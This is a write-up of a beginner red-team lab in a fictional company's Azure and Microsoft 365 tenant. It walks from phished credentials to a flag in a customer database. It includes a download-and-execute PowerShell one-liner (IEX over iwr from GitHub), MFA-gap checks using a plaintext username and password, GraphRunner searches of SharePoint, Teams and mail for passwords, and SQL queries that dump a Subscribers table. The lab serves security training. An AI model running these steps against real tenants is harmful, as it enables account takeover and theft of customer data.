Scenario
Your red team is on an engagement and has successfully phished a Mega Big Tech employee to gain their credentials. So far increasing access within Azure has reached a dead end, and you have been tasked with unlocking further access. In scope is the entire on-premises and cloud infrastructure. Your goal is to gain access to customer records and demonstrate impact.
Lab prerequisites
- Basic Windows command line knowledge
Learning outcomes
- Use MFASweep to identify Microsoft services where MFA has not been enabled
- Use GraphRunner to exfiltrate data from SharePoint, Teams and Exchange Online
- Move laterally and pillage data from Azure SQL database
Difficulty
Beginner
Focus
Red
Enumeration
Identify MFA gaps
IEX (iwr 'https://raw.githubusercontent.com/dafthack/MFASweep/master/MFASweep.ps1')
Invoke-MFASweep -Username Clara.Miller@megabigtech.com -Password MegaBigTech99 -Recon

Single-factor authentication is enabled for our current user on the Microsoft Graph API & Microsoft Service Management API.
After connecting to Azure with Connect-MgGraph, we’ll check for a Microsoft 365 license to see if we can use the Graph API to enumerate user content from Outlook, Teams, and SharePoint.
Import-Module AzConnect-AzAccountConnect-MgGraph Get-MgUserLicenseDetail -UserId "Clara.Miller@megabigtech.com"

O365_BUSINESS_ESSENTIALS grants access to Outlook, Teams, and SharePoint. We’ll use GraphRunner to find any loot.
GraphRunner

Let’s load graphrunner in memory and examine some of the pillage modules



Using the SearchSharePointAndOneDrive module with specific keywords, we are able to obtain 3 useful files.
Invoke-SearchSharePointAndOneDrive -Tokens $tokens -SearchTerm 'password'

Finance Logins.docx
passwords.xlsx


Confidential.xlsx seems to be password protected, let’s see if we can get more loot from Teams.
Invoke-SearchTeams -Tokens $tokens -SearchTerm password


Searching the Mailbox, we discover some kind of credentials for a DB server.
Invoke-SearchMailbox -Tokens $tokens -SearchTerm "password" -MessageCount 40

Let’s connect to the DB server via PowerShell
$sqlcmd = $conn.CreateCommand()$sqlcmd.Connection = $conn$query = "SELECT * FROM Subscribers;"$sqlcmd.CommandText = $query$adp = New-Object System.Data.SqlClient.SqlDataAdapter $sqlcmd$data = New-Object System.Data.DataSet$adp.Fill($data) | Out-Null$data.Tables | ft
List Tables
$sqlcmd = $conn.CreateCommand()$sqlcmd.Connection = $conn$query = "SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE = 'BASE TABLE';"$sqlcmd.CommandText = $query$adp = New-Object System.Data.SqlClient.SqlDataAdapter $sqlcmd$data = New-Object System.Data.DataSet$adp.Fill($data) | Out-Null$data.Tables

View Subscribers Table
$sqlcmd = $conn.CreateCommand()$sqlcmd.Connection = $conn$query = "SELECT * FROM Subscribers;"$sqlcmd.CommandText = $query$adp = New-Object System.Data.SqlClient.SqlDataAdapter $sqlcmd$data = New-Object System.Data.DataSet$adp.Fill($data) | Out-Null$data.Tables | ft

We are able to view the flag inside this DB table.
 Persecure : my learning archive